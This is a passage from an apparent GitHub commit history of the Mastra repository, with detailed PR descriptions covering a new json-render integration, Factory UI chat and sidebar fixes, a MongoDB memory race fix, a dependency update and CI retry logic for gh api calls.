Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
b739dd45db |
test(playground): stop jsdom teardown leaks from failing whole test shards (#30502)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
4809a81ba5 |
test(ui): fix main-red autosave test and flaky UI Retry/theme tests (#30500)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
8759d3ab63 |
test: keep real network calls out of unit test projects (#30498)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
88b4a97042 |
refactor(factory): skip legacy migration tables on new databases (#30488)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
6c647e6fae |
refactor(factory): stop creating columns and tables nothing reads (#30495)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Marvin Frachet
|
1034a4e41f |
feat(json-render): add @mastra/json-render so agents can compose json-render interfaces (#29914)
(starts after a few seconds, white screens stays a bit) https://github.com/user-attachments/assets/27f91819-b4ad-41b5-b743-6de6e5690099 ## Description Adds `@mastra/json-render`, a new integration that lets Mastra agents compose [json-render](https://json-render.dev) interfaces from a component catalog you define. json-render owns the spec format, the prompt and the rendering. Mastra handles streaming, memory and validation. The catalog lists the components and actions the model may use. It has no React in it, so the server (prompt, validation) and the client (rendering) share the same file: ```ts // src/catalog.ts import { defineCatalog } from '@json-render/core'; import { schema } from '@json-render/react/schema'; import { z } from 'zod'; export const catalog = defineCatalog(schema, { components: { Stack: { description: 'Lays out its children vertically', props: z.object({ gap: z.number().optional() }) }, Card: { description: 'A card with a title', props: z.object({ title: z.string() }) }, Text: { description: 'A line of text', props: z.object({ text: z.string() }) }, Button: { description: 'A button that runs an action on press', props: z.object({ label: z.string() }) }, }, actions: { ask: { description: 'Send a follow-up prompt to the agent', params: z.object({ prompt: z.string() }), }, }, }); ``` The Zod schemas describe each component's props in the prompt, and the processor validates every spec against them before saving it. The agent gets its instructions from the catalog and runs the processor on both sides: ```ts // src/mastra/agents/ui-agent.ts import { Agent } from '@mastra/core/agent'; import { JsonRenderProcessor } from '@mastra/json-render'; import { Memory } from '@mastra/memory'; import { catalog } from '../../catalog'; const ui = new JsonRenderProcessor({ catalog }); const agent = new Agent({ id: 'ui-agent', name: 'UI Agent', model: 'openai/gpt-6.1-sol', instructions: catalog.prompt({ mode: 'inline', editModes: ['patch'], system: 'You are a travel assistant. Prefer showing an interface over describing it.', customRules: ['Wrap everything in a Stack root.'], }), inputProcessors: [ui], outputProcessors: [ui], maxProcessorRetries: 2, memory: new Memory(), }); ``` `system` holds the agent's own instructions and replaces json-render's default intro at the top of the prompt. `customRules` adds rules at the end. The catalog's component list and output format go in between. **What it does** - **Streams interfaces.** The model writes spec blocks in json-render's inline format. The processor turns them into `data-spec` parts, so the interface streams to the client while the reply's text keeps only the prose. The client renders them with `useJsonRenderMessage()` from `@json-render/react`. - **Saves interfaces in memory.** The `data-spec` parts are stored with the message, so interfaces render again after a reload. - **Edits interfaces in later turns.** Mastra drops data parts when it builds the prompt, so on its own the model would forget the interface it wrote. Before each model call, the processor replays the latest interface into the reply that wrote it, in the prompt only, without changing the stored thread. The model can then edit that interface with a few patches. - **Keeps what the user set.** The client sends the interface's state, such as ticked checkboxes or selected filters, under the `JSON_RENDER_STATE` request context key. The model sees it, and edits keep it. - **Validates specs.** Each spec is checked against the catalog, including props inside repeated elements and duplicate repeat keys. An invalid spec goes back to the model to fix before it's saved. Tools can show their own interface by writing `data-spec` parts, and later turns can edit those too. **Docs:** adds a new page under Agentic UI (`integrations/agentic-ui/json-render`). **Studio:** unchanged. Studio keeps showing only the prose of these replies. `examples/agent` adds a `gen-ui-agent` with its own catalog to try the processor. **Known limitation:** in json-render `0.22`, `buildSpecFromParts()` changes the parts it applies, so rebuilding from the same parts repeats list items. The processor works around this on the server. On the client, apps should pass `useJsonRenderMessage()` a copy of the parts. The docs page covers this. ## Related issue(s) <!-- TODO: link issue --> ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Test plan - `integrations/json-render`: 32 tests pass. They run a real `Agent` with `Memory` and a mocked model. They cover streaming, reload from memory, edits, replay into the prompt, user state, tool-written interfaces, validation retries, patches that cannot be applied, repeated elements, duplicate keys, and JSON Patch examples in other code blocks staying as prose. A React test drives `useChat` and json-render's `Renderer` through MSW. - `tsc`, oxlint, prettier and the package builds pass. - The docs page passes `pnpm check`. Its code examples typecheck against the real packages. - Tested by hand in a Vite + React example app with Playwright: weather interface from a tool result, streamed itinerary with Stop mid-stream, dashboard filters followed by "which filters did I pick?" (answered in plain text, no new interface), follow-up action buttons, a large composed board, an edit that keeps ticked items, editing a tool-written interface, and reloading a long thread. ## Checklist - [ ] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [x] I have addressed all Coderabbit comments on this PR <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** This PR adds a package that lets an AI agent send small interface layouts, such as cards and metrics, to a web app. The app draws them as real UI. The package also checks each layout against a list of allowed parts, so the model can fix mistakes. ## Summary This PR adds `@mastra/json-render`. The package connects json-render interfaces with Mastra agents. The package provides: - `JsonRenderProcessor`, which works as an agent input and output processor. - `JSON_RENDER_STATE`, a key for sending interface state to the agent. - Support for streamed `data-spec` message parts. - Saved interfaces that render again after a page reload. - Edits to saved interfaces. The processor replays prior interfaces by message order. - Validation of each assistant interface against the catalog. The processor retries the model when the interface fails validation. Studio rendering is not part of this PR. A later commit removed it. The README no longer documents the Studio catalog setup or its component limits. ## Changes by area **Package (`integrations/json-render`)** - Adds the package manifest, with ESM and CommonJS entry points. - Sets the peer dependencies: `@json-render/core` `^0.22.0`, `@mastra/core` `>=1.83.0-0 <2.0.0-0`, and Zod `>=3.25.0 || >=4.0.0`. - Adds the build, lint, and test setup: `tsconfig.json`, `tsconfig.build.json`, `tsdown.config.ts`, `turbo.json`, `vitest.config.ts`, and `lint-staged.config.js`. - Re-exports `JSON_RENDER_STATE`, `JsonRenderProcessor`, and the `JsonRenderProcessorOptions` type from `src/index.ts`. - Adds `src/processor.ts`, which: - Converts ` ```spec ` blocks and eligible JSON Patch lines into `data-spec` parts. - Keeps prose in the text stream. - Accepts patches outside a spec fence only for `/root`, `/elements`, and `/state`. - Rebuilds the latest spec from saved parts and adds it to the prompt. - Aborts with a retry at output-step completion when the spec has validation errors, unknown components, invalid props, duplicate repeat keys, or an unappliable patch. **Tests** - `src/processor.test.ts` covers stream splitting, validation and retry, patch edits, state handling, and conversation context. - `src/react-chat.test.tsx` is a jsdom suite. It covers rendering from a streamed response, rendering from saved messages, and sending state with an action. - `src/__tests__/test-utils.ts` adds shared catalog, spec, model, and agent helpers. **Documentation** - `README.md` covers installation, processor setup, rendering `data-spec` parts, sending `JSON_RENDER_STATE`, and calling `buildSpecFromParts()`. - `.changeset/json-render-processor.md` adds a minor changeset. - `CHANGELOG.md` adds a heading for `@mastra/json-render`. **Example agent (`examples/agent`)** - Adds `gen-ui-catalog.ts`, which defines `genUICatalog` with eight components: `Stack`, `Grid`, `Card`, `Heading`, `Text`, `Badge`, `Metric`, and `Notice`. The catalog has no actions. - Adds `gen-ui-agent.ts`, which defines `genUIAgent`. The agent uses the catalog in inline mode with patch edits, the `openai/gpt-5.4-mini` model, the JSON-render processors, two retries, and memory. - Registers `genUIAgent` in `src/mastra/index.ts`. - Adds the `@json-render/core` and `@json-render/react` dependencies at `^0.22.0`, and `@mastra/json-render` at `latest`. Adds a pnpm override that links `@mastra/json-render` to `../../integrations/json-render`. - Updates `README.md` to require `pnpm setup` from the repository root before installing dependencies. ## Validation The author reports these results. They are not verified in this summary. - 41 of 41 json-render tests pass. - 59 of 59 playground-ui `message-row` tests pass. - TypeScript and oxlint report no errors. The author reports one open CI check: "New packages exist on npm." This check needs an npm admin to reserve the `@mastra/json-render` name. Completed CI results for the current head are not available. ## Scope The diff has 22 changed files, with 1658 lines added and 3 removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
418fae64fc |
fix(factory-ui): keep a running reply's tool calls in place when the chat rejoins its stream (#30476)
**─────── TLDR ───────** > Coming back to a running Factory session, or opening one mid-run, now draws the reply in flight whole: every tool call once, in order, with the text it wrote while you were away. A tab hidden for more than 30 seconds releases its stream, and the server sends no backlog when the tab comes back. The reply in flight was then drawn from its stored copy, which holds `step-start` and workspace data parts the stream never sends, so the stream's part indexes no longer matched what was on screen; and anything the reply wrote while the tab was away was simply missing. Every stream opens on a `display_state_changed` snapshot whose `currentMessage` is the row in flight, laid out the way the stream indexes it; the transcript now redraws that row from the snapshot whenever what is on screen has drifted from it or fallen behind it, and leaves it alone otherwise. ### Behavior changed a reply that started while the tab was away calls another tool ├─ **was** — that call drawn twice, React warns about a duplicate key └─ **now** — each call once, in order a reply already streaming when you left keeps going while you are away ├─ **was** — the calls it made while you were away never show up └─ **now** — they show up as soon as the tab is back a reply writes text while you are away ├─ **was** — the words written while away are missing, the next words land after the old text └─ **now** — the full text opening a thread, or navigating back to it, while a reply is in flight ├─ **was** — the next call drawn twice └─ **now** — each call once ### Decisions - **heal on every running snapshot, not only a stream's first** — keeps the fix in the reducer, no flag threaded through three hooks; a matching snapshot returns the same state, so no re-render - **"caught up" uses the rule the window adoption already uses** — text must hold the live prefix, a call must not lag a live result, other parts must match; a call already settled from storage never forces a redraw - **a snapshot of another thread's reply is ignored** — the session's stream can still be on that thread while the route switches ### Not verified - [ ] the fix in a real browser against a running session — reproduced and checked through MSW only - [ ] what aborted the run in the report — the kickoff block that repeats in the screenshot is the dispatcher's retry of that aborted run, stored twice; this PR does not touch it --- > █████████████████ **tests** `+337` — 85% of the additions > ███ **source** `+61` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When a chat tab comes back to a reply that is still running, tool steps could show up twice or go missing. This change redraws the running reply from the server's latest snapshot when the on-screen parts no longer match the live stream. If they match, it leaves the reply alone. ## Summary This PR changes how the Factory transcript handles an assistant reply that is still running when a user returns to a session, opens it mid-run, or navigates back to it. It adds handling for `display_state_changed` events and adds MSW tests for these cases. ### Changes **`mastracode/factory-ui/src/ui/domains/chat/services/transcript.ts` (+49/−12)** - `applyEvent` handles `display_state_changed` by calling `followLiveRow(state, event.displayState, viewerId)`. - `followLiveRow` returns the state unchanged when: - `isRunning` is false, or - `currentMessage` is missing or is not an assistant message, or - both `currentMessage.threadId` and `state.threadId` are nonempty and differ. - Otherwise, it finds the transcript entry whose `id` or `message.id` matches the live message ID. - If the entry already follows the stream (per `followsStream`), the state is unchanged. - If not, it calls `upsertMessage` with the live message. The entry keeps its `streaming` flag when that flag is `true`. - `followsStream` maps each displayed part to its stream index. The index comes from `sourcePartIndexes`, or from the part's position when `sourcePartIndexes` is absent. It returns true only when: - every live part is either covered by the displayed part at its index (checked with `partCovers`), or is a tool call listed in `toolCallIdsDrawnElsewhere`, and - every displayed part whose stream index falls outside the live message is a `tool-invocation` part. - `windowCopyCovers` now delegates its per-part comparison to a new helper, `partCovers(copy, part)`. The comparison logic is unchanged. The length check that rejects shorter persisted copies already existed. **`mastracode/factory-ui/src/ui/pages/__tests__/ThreadPageRunInFlight.msw.test.tsx` (+337)** - Adds an MSW streaming harness and a `describe` block for `ThreadPage` joining a run in flight. The block has five tests: 1. Each call is drawn once when the tab returns to a reply that began while it was away. 2. Calls that a streaming reply made while the tab was away are shown. 3. Each call is drawn once when the thread opens on a reply in flight. 4. Words that a reply wrote while the tab was away are kept. 5. A reply in flight on another thread in the session is left out. ### Public API No exported or public declarations change. ### Scope and limits - Stored message copies can contain parts that the stream does not send, such as `step-start` and workspace data parts. Stream indexes count only streamed parts. - The author states that validation used MSW only. The fix was not verified in a real browser against a running session. - The repeated kickoff block, which the author attributes to a dispatcher retry of an aborted run, is not addressed by this PR. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Tyler Barnes
|
49de7780aa |
fix(convex): apply every operator in a vector filter field condition (#30469) | ||
|
Tyler Barnes
|
20a1a404fd |
fix(pinecone): keep other filter conditions next to $all (#30468) | ||
|
Damien Schneider
|
e8ef0c928f |
fix(factory-ui): tidy sidebar actions, the locked model picker and branch copying (#30471)
**─────── TLDR ───────**
> Five small fixes to controls in Factory's sidebar, composer and
session panel.
Four of them had their own styling instead of reusing the control beside
them. They reuse it now, and the two components that only existed for
the locked model control are gone. The fifth lets a card's description
show more before you expand it.
### Behavior changed
Hovering a board row in the sidebar
├─ **was** — the configure link was a ghost icon button with
its own hover reveal
└─ **now** — the same row action as every other sidebar row
The sidebar command header
├─ **was** — its buttons stopped 6px short of the nav rows'
right edge
└─ **now** — flush with the rows' right edge
Steering a teammate's session, the composer's model control
├─ **was** — a separate model + thinking button pair, styled
unlike the picker
└─ **now** — the usual picker trigger, disabled; hover says
who can change it
Copying a session's branch in the workspace panel
├─ **was** — a separate copy icon button after the branch
name
└─ **now** — click the branch icon or name; a copy icon
shows on hover
A card's description in the session panel overview
├─ **was** — clipped at 72px, with Show more on its own row
below
└─ **now** — clipped at 100px, Show more floats centered
over the fade
### Decisions
- **copy icon keeps a reserved slot at the end of the name** —
overlaying it would hide the end of a truncated branch; one class away
- **no tooltip on the branch button** — the hover icon and the toast
already say it copies; a truncated name is no longer readable on hover
- **`unavailableReason` is a minor bump** — new optional prop, same name
and role as `ThinkingLevelPicker`'s
### Shape changed
| | | |
|---|---|---|
| **−** | `LockedModelButton` | the locked state is now the shared
picker, disabled |
| **−** | `ModelThinkingGroup` | the thinking level now lives in the
disabled trigger's accessible name |
| **~** | `Button` rendered as a link | drops `type`, the configure link
was rendering `<a type="button">` |
new on `@mastra/playground-ui`
`ModelPicker` `unavailableReason?: string`
One test in `ThreadPageTeammateSession` ("says a teammate when the owner
has no profile") fails locally on `main` too when the whole file runs,
and passes alone. `EmptyThreadState` shows the owner's `userId` as the
resource ID. I left it out of this PR.
### Not verified
- [ ] the five changes in a running browser; the layout is from reading
the classes
---
> ██████████████████ **source** `+160 −105` — net +55, two components
deleted
> ███ **changeset** `+21`
> █ **tests** `+12 −5`
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** This change fixes several small Factory UI details. Sidebar
buttons line up with their rows, a locked model shows a disabled picker
with a reason tooltip, and a session branch copies when clicked. Session
descriptions also show more text before they are clipped.
## Overview
The change updates 15 files. It adds 193 lines and removes 110. It
changes two packages:
- `@mastra/playground-ui`: adds the `unavailableReason` prop to
`ModelPicker`, changes `Button` link rendering, and adjusts sidebar
command-header padding.
- `mastracode/factory-ui`: removes two session model-status components
and updates the board, workspace, session-description, and model-status
UI.
## Changes
### Playground UI package
- **`ModelPicker`
(`packages/playground-ui/src/domains/llm/model-picker.tsx`):** Adds
optional `unavailableReason?: string` to `ModelPickerProps`. When set,
the trigger renders disabled and shows the reason in a tooltip.
Otherwise, the popover or drawer picker renders as before.
- **`Button`
(`packages/playground-ui/src/ds/components/Button/Button.tsx`):** When a
button renders as a link, the cloned element sets `type` to `undefined`.
Link-rendered buttons no longer put `type` on the anchor. This allows
`Sidebar.NavAction` links to render a valid `<a>`.
- **`SidebarCommandHeader`
(`packages/playground-ui/src/ds/components/Sidebar/header/sidebar-command-header.tsx`):**
Uses `pr-0.5` instead of `pr-2` when the sidebar is not collapsed. The
collapsed padding stays `px-3`.
- **Changesets:** A minor changeset documents `unavailableReason`. A
patch changeset documents the `Sidebar.CommandHeader` alignment and the
`Button` link fix.
### Factory UI: model status
- **Removed:** `LockedModelButton.tsx` and `ModelThinkingGroup.tsx`.
- **`ModelPicker.tsx`:** `ModelMenuProps` accepts `unavailableReason?:
string`, and `ModelMenu` passes it to the shared picker. A new
`LockedModelMenu` renders the session owner's credential and the shared
model menu. Its trigger is disabled and shows the locked reason. Its
accessible label includes the thinking summary. When a session has a
locked model and a selected model ID, `ModelPicker` uses this menu. The
regular menu reuses the shared trigger content.
- **`SessionThinkingSettings.tsx` and `useSessionThinking.ts`:**
`useSessionThinking` returns a `summary` string. The summary is
`loading` or `unavailable` for those states. Otherwise, it is the label
that matches the effective level, or the level value if no label
matches. `SessionThinkingSettings` uses this summary in the group's
accessible label.
### Factory UI: board and sessions
- **`FactorySection.tsx`:** Board configuration actions use
`Sidebar.NavAction` instead of `Button`. The hover and focus group
selectors are updated. `FactoryLink` no longer adds the `group/board`
class when an action is present.
- **`CardDescription.tsx`:** Raises the collapsed height cap from 4.5rem
to 6.25rem. The description container is centered. The collapsed mask
starts at 50% instead of 30%. The "Show more" / "Show less" button
changes from `ghost` to `default` styling. While collapsed, the button
sits over the bottom center of the description. When expanded, that
positioning is removed.
### Factory UI: workspace branch
- **`WorkspaceSection.tsx`:** Replaces `CopyButton` with a local
`BranchCopyButton`. Clicking the branch icon or name copies the branch
name. The button shows a checkmark after copying. The copy icon appears
on hover or keyboard focus. The loading and unavailable states are
unchanged.
## Tests
- **`WorkspaceFiles.msw.test.tsx`:** The focus assertion in "opens the
overview immediately" now expects the `Copy branch factory/issue-1`
button instead of `Copy branch name`.
- **`ThreadPageTeammateSession.msw.test.tsx`:** The disabled model
button's accessible name now includes the thinking level. The test
checks that the session owner's OpenAI credential is shown. It keeps the
locked-reason tooltip check and asserts that clicking the model button
does not open a dialog. It no longer asserts that the thinking-level
control is disabled.
## Known issues and limits
- The author reports that the test "says a teammate when the owner has
no profile" fails when the full `ThreadPageTeammateSession` file runs on
`main`. It passes when run alone. This PR does not address that failure.
- The author did not verify the five UI changes in a running browser.
- CI and test results: not available.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
|
||
|
Tyler Barnes
|
7da6593acb |
ci(test-tiers): let the daily update finish (#30467) | ||
|
Damien Schneider
|
9b9240047b |
feat(factory-ui): add a stage bar, dock the session panel, and find any workspace file (#30388)
**─────── TLDR ───────**
> Card session pages now show the card's stage in the header and its
links, changes and files in a panel docked beside the conversation.
Before, a review session listed its pull requests twice, and each
surface judged a pull request's status its own way. Now each fact has
one home, and the panel gives way before the conversation does.
### Behavior changed
a card session's header
├─ **was** — a breadcrumb: board, card, then the session's
context
└─ **now** — a stage bar: arrows move the card, or say why
they can't
the session panel as the window narrows
├─ **was** — under the header, the conversation squeezed
beside it
└─ **now** — beside the header; narrows, then folds in step
with the sidebar
Go to file in a session
├─ **was** — no search: a file was reached by opening its
folders one by one
└─ **now** — typing a name finds any workspace file,
multi-repo roots included, changed first
a pull request's status icon on the board, in the sidebar and the panel
├─ **was** — each surface read the state its own way
└─ **now** — one rule: merged sticks, a close holds until
the card reopens
a pull request closed, then reopened
├─ **was** — on GitHub every card holding it stayed closed;
on GitLab, its own card
└─ **now** — every card that holds it reads open again
### Shape changed
| | | |
|---|---|---|
| **−** | `WorkspaceOverview`, `WorkspaceFilesSurface` | replaced by
`WorkspaceSection` and the docked card |
| **−** | `FactoryReviewPullRequestLinks`, `PullRequestLinks` | the
links live in the panel overview |
| **−** | `GlobalSearchButton` | search lives in the sidebar |
| **−** | `useWorkspacePullRequestStatuses` | its 5-second poll goes;
`useSessionPullRequestSubscriptions` reads on the feed |
| **~** | `usePullRequestSubscriptions` | split into
`useThreadSubscriptions` and `useRefreshThreadSubscriptions` |
new surface the panel relies on
`GET /web/workspace/files?workspacePath=`
returns `{ workspacePath, available, paths, truncated }` · `updatedAt`
on GitHub and GitLab subscriptions · `CodeDiff` paints on the card
surface, Studio included · the dock is an `aside` landmark named Session
panel
### Decisions
- **no breadcrumb** — the sidebar, panel and stage bar each name one
part; one component to restore it
- **search only in the sidebar, phones included** — the header button
duplicated it; Cmd/Ctrl+K still opens it
- **the client still picks between card and subscription state** —
either can lag today; I move that to the server next
### Tradeoff
The sidebar stops asking for each visible session's pull request status
every 5 seconds. The board's live feed now triggers that read, and a
re-read every 60 seconds is the floor. For ten visible sessions with an
open pull request and nothing happening, that is about 10 reads a minute
where main made 120 (computed from the intervals, not measured). A busy
board refreshes at most every 5 seconds, so it never reads more often
than main's poll, and like that poll it re-reads only a pull request
whose subscription is open. The price: a status that changes without a
card write can show up to 60 seconds late, against 5 on main. With the
stream down, it reads every 5 seconds as before.
### Not verified
- [ ] the panel folding and unfolding in Safari and Firefox — checked in
Chromium only
- [ ] the file index on busybox sandboxes — its script relies on `grep
-z` and `xargs -0`
- [ ] a pull request reopened on a real GitHub or GitLab repository —
the reopen sync ran against test storage only
- [ ] the file index refusing a symlinked checkout on a Linux sandbox —
it ran on a macOS host only, and a single-repository workdir that is
itself a symlink is not checked
- [ ] the `mastra-studio-preview` build on Vercel — it fails generating
`@mastra/connect` provider docs (`oxfmt-mdx` not found), in files this
PR does not touch
- [ ] `CodeDiff` in Studio's memory observations — it shares the
component, and I only looked at it in Factory
- [ ] a sidebar toggle that leaves the conversation within 10px of the
dock threshold — the fold starts about 70ms after the sidebar there
---
> ██████████████████ **ui source** `+3583 −1446`
> █████████████ **ui tests** `+2586 −611` — with e2e and server tests,
49% of the additions
> ████ **e2e** `+777 −2` — a 556-line heavy-session fixture
> ██ **server tests** `+401 −22`
> ██ **server source** `+352 −16` — the file index route and the reopen
sync on GitHub and GitLab
> █ **changesets** `+46`
> █ **design system** `+4` — `CodeDiff` on the card surface
---------
Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local>
Co-authored-by: Damien Schneider <damienschneider@mac.lan>
|
||
 Dane - AI (Mastra) |
a1c11c5b11 |
chore(deps): update better-auth monorepo to v1.7.22 (#30464)
This PR contains the following updates: | Package | Type | Update | Change | Pending | |---|---|---|---|---| | [@better-auth/drizzle-adapter@<1.7.7](https://www.better-auth.com/docs/adapters/drizzle) ([source](https://redirect.github.com/better-auth/better-auth/tree/HEAD/packages/drizzle-adapter)) | pnpm-workspace.overrides | patch | [`1.7.18` → `1.7.22`](https://renovatebot.com/diffs/npm/@better-auth%2fdrizzle-adapter/1.7.18/1.7.22) | `1.7.25` (+2) | | [better-auth](https://better-auth.com) ([source](https://redirect.github.com/better-auth/better-auth/tree/HEAD/packages/better-auth)) | pnpm-workspace.overrides | patch | [`^1.7.18` → `^1.7.22`](https://renovatebot.com/diffs/npm/better-auth/1.7.18/1.7.22) | `1.7.25` (+2) | | [better-auth](https://better-auth.com) ([source](https://redirect.github.com/better-auth/better-auth/tree/HEAD/packages/better-auth)) | dependencies | patch | [`^1.7.18` → `^1.7.22`](https://renovatebot.com/diffs/npm/better-auth/1.7.18/1.7.22) | `1.7.25` (+2) | --- > [!WARNING] > Some dependencies could not be looked up. Check the [Dependency Dashboard](../issues/9505) for more information. --- ### Release Notes <details> <summary>better-auth/better-auth (@​better-auth/drizzle-adapter@<1.7.7)</summary> ### [`v1.7.22`](https://redirect.github.com/better-auth/better-auth/blob/HEAD/packages/drizzle-adapter/CHANGELOG.md#1722) [Compare Source](https://redirect.github.com/better-auth/better-auth/compare/v1.7.21...v1.7.22) ##### Patch Changes - [#​12333](https://redirect.github.com/better-auth/better-auth/pull/12333) [`6536174`]( |
||
|
Tyler Barnes
|
536faa6508 |
fix(mongodb): retire older live observational memory records when startup races a rollover (#30452)
MongoDB's startup cleanup could leave an extra observational memory record live. At startup, the store finds threads that have more than one live record (older adapter versions never marked replaced records) and retires all but the current one. A rollover first marks the current record as replaced, then inserts the new one. If startup cleanup checked in between, the thread showed only one live record, the older one, and was skipped. Once the new record landed, both were live. Reads still picked the right record, but writes aimed at the older id still landed on it until the next startup. Startup cleanup now also counts the record being rolled over, so the thread is processed, the rollover is completed and the older record is retired. There's no schema or API change. ## Test plan - New test in `om-lifecycle-concurrency.test.ts` that pins the race: the rollover marks the record just before cleanup's check and inserts the new one just after. With the old code it fails 10/10 with two live records; with the fix it passes. - The existing randomized race test (25 races per run) passes 50/50 runs with the fix. The window is rare locally: 0 of 50 runs failed on main. - The observational memory lifecycle tests pass 26/26 against real MongoDB 7. Typecheck, lint and formatting are clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When the database starts, it cleans up old memory records. A timing bug could leave an old record active next to its replacement. This change makes startup cleanup count the record that is being replaced, so the old record gets retired. ## Summary This change fixes a MongoDB startup-cleanup race in observational memory. Cleanup could skip a thread when it ran after a record was fenced for rollover but before its successor was inserted. The older record then stayed live until the next startup. ## Changes - `stores/mongodb/src/storage/domains/memory/index.ts`: The duplicate-live-document aggregation in `#maintainSupersededBy` now matches documents where `supersededBy` is null or `pendingSuccessor` exists. A fenced head therefore counts as live during grouping. The code comment explains the window. - `.changeset/quiet-owls-roll.md`: Adds a patch changeset for `@mastra/mongodb`. - `stores/mongodb/src/storage/domains/memory/om-lifecycle-concurrency.test.ts`: Adds a deterministic test. It fences the head while the backfill groups live documents. It then checks that the head has `generationCount` 2 and is the only live record. ## Diff scope Three files changed, with 47 lines added and 1 removed. ## Verification The PR description reports these results. I did not run them. - The deterministic test passes with the fix and fails 10/10 on the old code. - The randomized race test passed 50/50 with the fix. None of 50 runs failed on main. - Observational memory lifecycle tests passed 26/26 against MongoDB 7. - Typecheck, lint, and formatting were reported clean. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Justin Levine
|
12f79652cf |
feat(playground-ui): pick every remaining interface icon from Central Icons (#30438) | ||
|
Tyler Barnes
|
1137e804e9 |
ci(test-tiers): retry a connection GitHub closes before responding (#30453) | ||
|
Tyler Barnes
|
adc0a70bf8 |
fix(memory, couchbase): check semantic recall scope in Memory and warn on ignored Couchbase filters (#30446) | ||
|
Tyler Barnes
|
d1d736db29 |
test(memory): pin attachment token counts in the #29851 image test (#30415) | ||
|
mastra-platform[bot]
|
c8a35ac624 |
fix(memory): keep Observational Memory local when the gateway has no memory API (#30414)
> Opened by @abhiaiyer91 > Opened by @factory-project:7d5175c3-3a20-42ac-aba9-756f183136f4 ## Summary Keep Observational Memory local for agents using `mastra/<provider>/<model>` with gateway organization keys (`msk-gateway-*` and `mskv2_*`), because those keys do not provide gateway-managed memory. Gateway project keys (`msk_*`) continue to use gateway-managed memory. Finish an open local turn before switching to gateway-managed memory. Credential ownership checks report local memory only for models that are not on the Mastra gateway. A credential the gateway cannot resolve — including one it reports as missing — is thrown instead of read as local ownership: guessing local ownership can cause both the gateway and local store to persist the same thread, because the model call resolves the same credential again. The Observational Memory processor also propagates ownership-check errors. Older models that cannot report gateway memory ownership retain their previous behavior. Docs explain the gateway-key distinction and the paired `@mastra/core` and `@mastra/memory` upgrade. Project keys routed BYOK or with gateway memory disabled remain outside this change's scope. ## Verification (head ` |
||
|
Tyler Barnes
|
c51c601813 |
ci(test-tiers): retry gh api calls on transient GitHub errors (#30451)
## What The daily test-tier updater (`scripts/test-tiers/update.mjs`) calls `gh api` for every failed PR run, job log and compare in its 14-day window. The helper made each call exactly once, so a single GitHub server error ended the whole update. The scheduled run has failed this way on both days since tiers went live, most recently on one `HTTP 502`. This wraps every `gh api` call in a retry: - Retries GitHub 5xx and 429 responses, rate-limit errors, and dropped or timed-out connections, waiting 5, 20 and 60 seconds between tries. - Fails at once, as before, on errors that won't change on retry: 404, 422, permission 403, unknown flags. - Repeats a paginated call from the start, so pages from two attempts are never mixed. - After the last try it throws the original error. The run fails and writes nothing, as it does today. ## Testing - New `node:test` cases drive the retry with a stand-in `gh` executable that fails like the real one: recovers after one 502, gives up after four 503s, doesn't retry a 404 or an unknown flag, and classifies a table of transient and permanent errors. - End to end with a fake `gh` that returns 502 on the first call: before, `update.mjs daily` exits 1 after one call and leaves the tier file unchanged. After, it retries, exits 0 and updates the tier file. - `node --test scripts/test-tiers/*.test.mjs`: 53 passed. oxfmt and oxlint clean. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The daily job that updates test tiers calls GitHub. GitHub sometimes fails for a short time, and the job then stopped. This change makes the job wait and try again for those short failures. Errors that do not go away on their own still stop the job at once. ## Summary This PR adds retry logic to each `gh api` call in `scripts/test-tiers/update.mjs`. ### Changes in `scripts/test-tiers/update.mjs` (+32/-1) - `isTransientGhError(error)` classifies a failed call as retryable. It checks `stderr` and `message` for these indicators: - HTTP 5xx and HTTP 429 - rate limit - timeout (`timed out`, `timeout`, `time out`) - `ETIMEDOUT`, `ECONNRESET`, `ECONNREFUSED`, `EAI_AGAIN` - `connection reset`, `unexpected EOF` - `GH_RETRY_DELAYS_MS` is `[5_000, 20_000, 60_000]`. - `retryTransient(fn, delays, sleep)` calls `fn`. If `fn` throws a transient error, it logs a warning, waits, and calls `fn` again. It allows one initial call and three retries. After the last retry, it throws the original error. A non-transient error throws at once. - The wait uses `Atomics.wait`, so it blocks the process synchronously. - The `gh` wrapper runs each `gh api` call through `retryTransient`. A `--paginate` call restarts from the first page on each retry. This prevents mixing pages from two attempts. Errors such as 404, 422, 403 permission errors, and unknown flags do not match the classifier. These errors fail immediately. ### Tests - `scripts/test-tiers/update.test.mjs` (+89/-0, per the change summary) adds tests for retry timing, retry exhaustion, immediate failure for permanent errors, and the transient and permanent classifications. I did not inspect this file. - The PR author reports these results. I did not run them: - An end-to-end run with a fake `gh` that returns 502 on the first call now retries, exits with status 0, and updates the tier file. Before the change, it exited with status 